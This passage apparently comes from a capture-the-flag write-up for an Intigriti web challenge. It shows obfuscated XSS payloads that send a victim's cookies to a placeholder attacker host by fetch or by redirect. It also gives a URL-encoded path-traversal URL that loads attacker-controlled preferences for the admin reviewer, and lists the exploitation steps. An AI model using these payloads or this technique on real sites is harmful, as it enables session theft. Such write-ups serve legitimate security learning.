I tried different ex-filtration payload like this one for example:

* *
*<div data-enhance="custom" data-cfg="var url =`https://<attacker-url>.com/?flag=+self['d'+'o'+'c'+'u'+'m'+'e'+'n'+'t']['c'+'o'+'o'+'k'+'i'+'e']`;self.constructor.constructor('f'+'e'+'t'+'c'+'h'+`(url)`)()"> *


The problem that pops-up with these payloads is that the CSP is fairly strict in what can be executed within the injected script tags.



After trial and error I came to an URL that redirects towards the attacker controlled website and takes the cookies as URL parameter:

* *
*<div data-enhance="custom" data-cfg="self['loca'+'tion']='https://<attacker-url>.com/?flag='+self['d'+'o'+'c'+'u'+'m'+'e'+'n'+'t']['c'+'o'+'o'+'k'+'i'+'e']"> *

This works and takes the cookies into the URL:




But now there is a final challenge. We can deliver this exploit to the back-end to check our note but they will not have the preferences loaded with renderMode full and the custom widgets.


Step 8: Activating our malicious preferences for the administrator to ex-filtrate the flag

Somehow we need to deliver our redirect payload to the back-end but also first activate the preferences so renderMode becomes full and the custom widgets are loaded.

We have our note with the redirect payload. That is the first big step made which we want to “request review” for but before sending it intercept the review request with a proxy like BURP.



This results in following POST request:



See how the URL looks again very similar to what we saw earlier:

“https://challenge-0426.intigriti.io/note/<UUID>/<PANEL>/manifest.json?note=<UUID>”

AND

“https://challenge-0426.intigriti.io/api/account/preferences/reader-presets/<PRESETNAME>/manifest.json?note=<NOTEUUID>”

We already altered the “panel” variable before loading our own presets or preferences by a path traversal so we need to do that again when delivering the URL to the back-end for review to load our own preferences:

/note/0338e722078971ca5ffc0ae454c1c34a59563dc7303b640ea588698125978a61/../../api/account/preferences/reader-presets/attacker-profile/manifest.json?note=0338e722078971ca5ffc0ae454c1c34a59563dc7303b640ea588698125978a61#

We can traverse back to the API preferences we control like we did before on our own account to reach full renderMode but this time we need to wipe anything that comes after the URL by adding a # which means anything after this will not be send to the server to be sure our unique note ID is loaded and not another one. Do not forget to URL encode this path traversal.

/note/0338e722078971ca5ffc0ae454c1c34a59563dc7303b640ea588698125978a61/%2E%2E%2F%2E%2E%2Fapi%2Faccount%2Fpreferences%2Freader%2Dpresets%2Fattacker%2Dprofile%2Fmanifest%2Ejson%3Fnote%3D0338e722078971ca5ffc0ae454c1c34a59563dc7303b640ea588698125978a61%23

1) Edit your preferences locally.
2) Save a not with the redirect payload locally.
3) Edit the “request review” URL with the path traversal.